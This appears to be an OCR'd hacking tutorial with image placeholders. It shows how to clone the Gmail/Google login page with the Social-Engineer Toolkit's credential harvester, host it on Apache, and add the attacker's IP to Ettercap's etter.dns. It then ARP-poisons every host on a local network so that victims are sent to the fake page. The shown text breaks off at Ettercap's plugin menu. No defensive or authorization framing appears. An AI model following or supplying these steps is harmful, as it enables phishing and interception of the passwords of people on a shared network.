[-] SET supports both HTTP and HTTPS

[-] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone:www.gmail.com

[*] Cloning the website: https://accounts.google.com

[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] Apache is set to ON - everything will be placed in your web root directory of apache.

[*] Files will be written out to the root directory of apache.

[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.


Please note that all output from the harvester will be found under apache_dir/harvester_date.txt

Feel free to customize post.php in the /var/www directory


[*] All files have been copied to /var/www

{Press return to continue}█


Cloned web page will be saving in /var/www Folder. As shown below.



Now move cloned files of fake page (e.g. Harvester, post & index.html) in /var/www/html folder.




Now right click on **harvester .txt** file and give **read and write permission**.




Now open **etter.dns** file which is in **/etc/ettercap** folder.




Modify the contents of the **etter.dns** and add your own pc **IP** address as **A** record.




Now Open Ettercap and go to Sniff and choose **Unified sniffing**.



Select your network interface (in my case interface is eth0)



Now go to **hosts** and select **Scan for hosts**. It will show you the connected PC in your network.



Select **host list** and select your **Target** after that click on **Add to Target 1** (if you want to select more than 1 target then select the target again and click on Add to Target again)

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List x

IP Address	MAC Address	Description
192.168.0.1	08:3A:35:44:FD:D0	www.hackingarticles.in
192.168.0.100	9C:D3:5B:21:FA:FD	
192.168.0.102	44:91:DB:2E:1E:1C	
192.168.0.106	74:D4:35:F1:C0:7B	
192.168.0.112	74:D4:35:F1:B8:62	
fe80::3140:acd1:5a5d:631e	74:D4:35:F1:B8:62	
fe80::b0d0:955e:b7b0:23ef	74:D4:35:F1:C0:7B	
192.168.0.118	FC:AA:14:18:A5:EA	

Delete Host Add to Target 1 Add to Target 2


ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)


GROUP 2 : ANY (all the hosts in the list)

Unified sniffing already started...


www.hackingarticles.in



Open **Mitm** option and select **ARP poisoning...**



It will give you a **Pop up** in which select the **Sniff remote connection box** and hit **OK**.



Select **Plugins** and choose **Manage the plugins**.

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ×

IP Address	MAC Address
192.168.0.1	C8:3A:35:44:FD:D0
192.168.0.102	D0:DF:9A:47:17:F5
192.168.0.106	74:D4:35:F1:C0:0E
192.168.0.107	FC:AA:14:6A:A4:E9
192.168.0.111	E0:DB:55:B7:49:4A
192.168.0.113	FC:AA:14:69:8C:CA
192.168.0.114	74:D4:35:F1:C0:7B
192.168.0.115	FC:AA:14:6A:9A:9A

Manage the plugins Ctrl+P
Load a plugin... Ctrl+O

Delete Host Add to Target 1 Add to Target 2

